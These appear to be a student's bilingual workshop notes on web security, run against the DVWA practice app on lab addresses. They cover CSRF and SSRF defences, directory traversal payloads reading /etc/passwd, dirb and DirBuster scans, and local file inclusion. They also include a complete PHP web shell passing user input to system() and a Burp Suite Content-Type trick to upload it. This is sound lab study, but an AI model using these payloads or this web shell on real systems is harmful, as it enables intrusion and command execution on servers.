
referrer validation.

CSRF Token validation: a unique, unpredictable, and secret value by the server-side to be included in the client's HTTP request

Same site cookie

因为CSRF，是让用户点击一个Link到attacker的server去执行一个page（通常带着用户的cookie），这个page又会执行script，让用户去访问目标page，比如银行。这就是cross site了，所以要确保其用户做的request必须是来自于同一站点，否则拒绝response这个request.


Same-Site Cookie



SSRF server side request forgery

让服务器在自己的内部网络去执行一些不是server自己要做的事情
这样有server身份，就可以合法地使用内部资源


Server Side Request Forgery (SSRF)



Source: <https://portswigger.net/web-security/ssrf>

通过正常的请求，得到内部服务器的get request格式，然后通过改变这个request的相关参数 parameter，来获得attacker想获得的数据内容。

Putting it all together - SSRF



如何预防SSRF?

Deny by default 的防火墙策略

以层的视角来看待预防措施。

Preventing SSRF


• Network Layer

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic.

• Application layer

- Sanitise and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections

Web attack方式



51

Forced browsing

Forced Browsing/Directory Bursting

Once a directory traversal vulnerability is identified, attackers can attempt to exploit it by crafting a payload that includes directory traversal characters.

Examples of directory traversal payloads:

- "/../../../../etc/passwd"
- "/etc/passwd"
- "%2e%2e%2f%2e%2e%2f%2e%2f%2e%2e%2fetc%2fpasswd"
- "%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd"
→ "%../../../../etc/passwd%00"

"%2e%2e%2f" to URL-encode "..".

```

n1152487@n1152487:~$ dirb http://localhost/DVWA
[DIRB v2.22]
[+] [DVWA] config
[!] By The Dark Raver

[!] START TIME: Sat May  9 06:40:06 2020 [ended. Size Description]
[!] URL BASE: http://localhost/DVWA/
[!] WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

[!] ----- [2020/05/09 06:40:06] [1/Rx]
[!] GENERATED WORDS: 4612 [2020/05/09 06:40:05] [1/Rx]

[!] ----- Scanning URL: http://localhost/DVWA/ ----
[+] http://localhost/DVWA/.git/HEAD (CODE:200 [SIZE:23])
[!] ----- DIRECTORY: http://localhost/DVWA/config/ ----
[+] http://localhost/DVWA/config/ (CODE:200 [SIZE:1406])
[!] ----- DIRECTORY: http://localhost/DVWA/docs/ ----
[+] http://localhost/DVWA/docs/ (CODE:200 [SIZE:1406])
[!] ----- DIRECTORY: http://localhost/DVWA/internal/ ----
[+] http://localhost/DVWA/favicon.ico (CODE:200 [SIZE:1406])
[+] http://localhost/DVWA/index.php (CODE:200 [SIZE:0])
[+] http://localhost/DVWA/php.ini (CODE:200 [SIZE:154])
[+] http://localhost/DVWA/phpinfo.php (CODE:302 [SIZE:0])
[+] http://localhost/DVWA/robots.txt (CODE:200 [SIZE:26])

[!] ----- Entering directory: http://localhost/DVWA/config/ ----
[!] WARNING: Directory IS LISTABLE. No need to scan it.
[!] (Use mode '-w' if you want to scan it anyway)

[!] ----- Entering directory: http://localhost/DVWA/docs/ ----
[!] WARNING: Directory IS LISTABLE. No need to scan it.
[!] (Use mode '-w' if you want to scan it anyway)

[!] ----- Entering directory: http://localhost/DVWA/internal/ ----
[!] WARNING: Directory IS LISTABLE. No need to scan it.
[!] (Use mode '-w' if you want to scan it anyway)

[!] ----- END TIME: Sat May  9 06:40:10 2020
[!] DOWNLOADED: 4612 - FOUND: 6

```

workshop9 -笔记

Directory busting

dirb

遍历文件夹和文件，看看整个文件系统的拓扑结构，并找到有意思的文件，比如config。
dirb工具，用common.txt这个词典去brute force DVWA网页，找到了许多可疑文件夹。

```
[caseylao㉿kali)-[~]
$ dirb http://192.168.116.6/DVWA
File System
DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 11 13:34:55 2025
URL_BASE: http://192.168.116.6/DVWA/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

GENERATED WORDS: 4612

```
— Scanning URL: http://192.168.116.6/DVWA/ —
+ http://192.168.116.6/DVWA/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.116.6/DVWA/config/
==> DIRECTORY: http://192.168.116.6/DVWA/database/
==> DIRECTORY: http://192.168.116.6/DVWA/docs/
==> DIRECTORY: http://192.168.116.6/DVWA/external/
+ http://192.168.116.6/DVWA/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.116.6/DVWA/index.php (CODE:302|SIZE:0)
+ http://192.168.116.6/DVWA/php.ini (CODE:200|SIZE:154)
+ http://192.168.116.6/DVWA/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.116.6/DVWA/robots.txt (CODE:200|SIZE:25)
==> DIRECTORY: http://192.168.116.6/DVWA/tests/
```

— Entering directory: http://192.168.116.6/DVWA/config/ —

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.116.6/DVWA/database/ —

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.116.6/DVWA/docs/ —

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.116.6/DVWA/external/ —


(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.116.6/DVWA/tests/ —

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

```
END_TIME: Fri Apr 11 13:35:00 2025
DOWNLOADED: 4612 - FOUND: 6
```

Dirbuster



3. Leave other options as is, and click on [Start].

4. A full scan can take a long time, so stop after a few minutes and check the results tab. The result seems to be much richer than the dirb default wordlist.

Result

Type	Found	Respon.	Size
File	/DVWA/vulnerabilities/captcha/source/medium.php	200	147
Dir	/DVWA/vulnerabilities/csp/	302	398
Dir	/DVWA/vulnerabilities/csp/help/	200	1213
File	/DVWA/vulnerabilities/csp/help/help.php	200	2415
File	/DVWA/vulnerabilities/csp/index.php	302	398
Dir	/DVWA/vulnerabilities/csp/source/	200	2632
File	/DVWA/vulnerabilities/csp/source/high.js	200	712
File	/DVWA/vulnerabilities/csp/source/high.php	200	743
File	/DVWA/vulnerabilities/csp/source/impossible.js	200	705
File	/DVWA/vulnerabilities/csp/source/impossible.php	200	74
File	/DVWA/vulnerabilities/csp/source/json_impossible.php	200	183
File	/DVWA/vulnerabilities/csp/source/jsonp.php	200	154
File	/DVWA/vulnerabilities/csp/source/low.php	200	574
File	/DVWA/vulnerabilities/csp/source/medium.php	200	578

Current speed: 443 requests/sec (Select and right click for more options)
 Average speed: (T) 417, (C) 440 requests/sec
 Parse Queue Size: 0
 Total Requests: 580468/13849785
 Time To Finish: 08:22:37
 Back Pause Stop Report
 DirBuster Stopped

Current number of running threads: 10
 Current speed: 443 requests/sec (Select and right click for more options)
 Average speed: (T) 417, (C) 440 requests/sec
 Parse Queue Size: 0
 Total Requests: 580468/13849785
 Time To Finish: 08:22:37
 Back Pause Stop Report
 DirBuster Stopped

local file inclusion

这就相当于url injection。

A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) File Inclusion page. The URL in the address bar is 192.168.116.6/DVWA/vulnerabilities/fi/?page=file1.php. A yellow circle highlights the URL. The page title is "Vulnerability: File Inclusion". On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion (which is highlighted). The main content area has a section titled "File 1" with the text "Hello admin" and "Your IP address is: 192.168.116.4". Below it is a "[back]" link. To the right, there's a "More Information" section.

A screenshot of a web browser showing the DVWA File Inclusion page. The URL in the address bar is 192.168.116.6/DVWA/vulnerabilities/fi/?page=/etc/passwd. A yellow circle highlights the URL. The page title is "Vulnerability: File Inclusion". The main content area shows a large amount of terminal output listing various system files and paths. The DVWA logo is at the bottom.

File upload and web shell

现在可以试着上传文件，利用**burpsuite**去截停，然后更改你要上传的文件信息，比如.php改成jpeg，从而绕过检查手段，达到某个目的

明明是web shell.php文件，但通过改变后缀，让服务器认为这个文件是jpeg 文件

<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

```

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if($_GET['cmd'])
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

```

写一个web script，里面有一个input 的名字叫cmd。

该input的内容会直接给system () 指令，也就是system(\$_GET['cmd'])，这样用户通过访问该php webpage，就能够直接通过命令来得知该server的内部信息。

The terminal window shows the content of `webshell.php`:

```

(caseylao㉿kali)-[~/advancedCyber/workshop9]
$ cat webshell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if($_GET['cmd'])
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

```

The browser window shows a file upload interface:

- Instructions: Choose an image to upload
- File Upload: Browse... No file selected
- Upload
- More Information: <https://owasp.org/>

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/webshell.php successfully uploaded!

More Information

存储位置

- [https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

OUNTER

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
ls -la
```

Execute

```
total 16
drwxrwxrwx 2 root      root      4096 Apr 11 15:04 .
drwxrwxrwx 5 root      root      4096 Feb 17 2024 ..
-rw-rw-rwx 1 root      root      667 Feb 17 2024 dvwa_email.png
-rw-r--r-- 1 www-data www-data  344 Apr 11 15:04 webshell.php
```

更换medium难度

这个时候，webshell就上传不了了，说明只接受jpeg or png文件。

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

怎么办呢？

看看medium的upload代码

可以看到，它的判断是该文件的type得是image/jpeg or image/png。

```

student@hacklabvm:/var/www/html/DVWA/vulnerabilities/upload/source$ cat medium.php
More Information
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
    // Selected File Upload Threat

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            $html .= '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            $html .= "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        $html .= '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>

```

可以看到burpsuite捕捉到我们上传的web shell了。

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://192.168.116.6	GET	/DVWA/vulnerabilities/upload/			200	4408	HTML		Vulnerability: File Up...			192.168.116.6	
2	http://192.168.116.6	POST	/DVWA/vulnerabilities/upload/	✓		200	4486	HTML		Vulnerability: File Up...			192.168.116.6	

The screenshot shows the Burp Suite interface with three panes: Request, Response, and Inspector.

- Request:** A POST request to `/DVWA/vulnerabilities/upload/` with various headers and a multipart form-data body containing a file named `medium`.
- Response:** The server's response is a 200 OK status page. The content of the page is highlighted in yellow and contains the text "Web shell".
- Inspector:** The `uploaded` file content is displayed in the Value field of the Inspector pane, showing the raw HTML of the exploit page.

传到repeater中，我们看到content-Types

1 × +

Send Cancel < >

Request

Pretty Raw Hex

```

text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=-----22808496516258126821863
327461
8 Content-Length: 818
9 Origin: http://192.168.116.6
10 Connection: keep-alive
11 Referer: http://192.168.116.6/DVWA/vulnerabilities/upload/
12 Cookie: PHPSESSID=r1vvs5bi9rejuadrbgqs4ea0ek; security=
medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----22808496516258126821863327461
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----22808496516258126821863327461
21 Content-Disposition: form-data; name="uploaded"; filename=
"webshell.php"
22 Content-Type: application/x-php
23
24 <html>
25 <body>
26 <form method="GET" name="<?php echo
basename($_SERVER['PHP_SELF']); ?>">
27 <input type="TEXT" name="cmd" id="cmd" size="80">
28 <input type="SUBMIT" value="Execute">
29 </form>
30 <pre>
31 <?php
32     if($_GET['cmd'])
33     {
34         system($_GET['cmd']);
35     }

```

Response

手动更改为image/jpeg，然后按send.

```

16 -----22808496516258126821863327461
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----22808496516258126821863327461
21 Content-Disposition: form-data; name="uploaded"; filename=
"webshell.php"
22 Content-Type: image/jpeg
23
24 <html>
25 <body>
26 <form method="GET" name="<?php echo

```

文件成功上传。

The screenshot shows a web proxy interface with two panes. The left pane, titled 'Request', displays an HTTP POST payload for a file upload. The right pane, titled 'Response', shows the DVWA application's 'Vulnerability: File Upload' page. The page has a sidebar with various exploit categories, and the 'File Upload' category is highlighted. Below it, there's a file upload form with a message indicating success: '.../.../hackable/uploads/webshell.php successfully uploaded!'. A yellow arrow points to this message.

```
Request
Pretty Raw Hex
10 Connection: keep-alive
11 Referer: http://192.168.116.6/DVWA/vulnerabilities/upload/
12 Cookie: PHPSESSID=r1vvs5bi9rejuadrbgqs4ea0ek; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ----- 228084
96516258126821863327461
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----- 228084
96516258126821863327461
21 Content-Disposition: form-data; name="uploaded"; filename="webshell.php"
22 Content-Type: image/jpeg
23
24 <html>
25 <body>
```

Response

DVWA

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

.../.../hackable/uploads/webshell.php successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

可以看到我们的web shell已经上传到了server中。

The screenshot shows a terminal window with a Kali Linux banner at the top. The user has run a command to dump the /etc/passwd file. The output shows the root password hash. A yellow circle highlights the command 'cat /etc/passwd' and its execution button.

```
cat /etc/passwd| Execute
```

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

workshop9 - xss

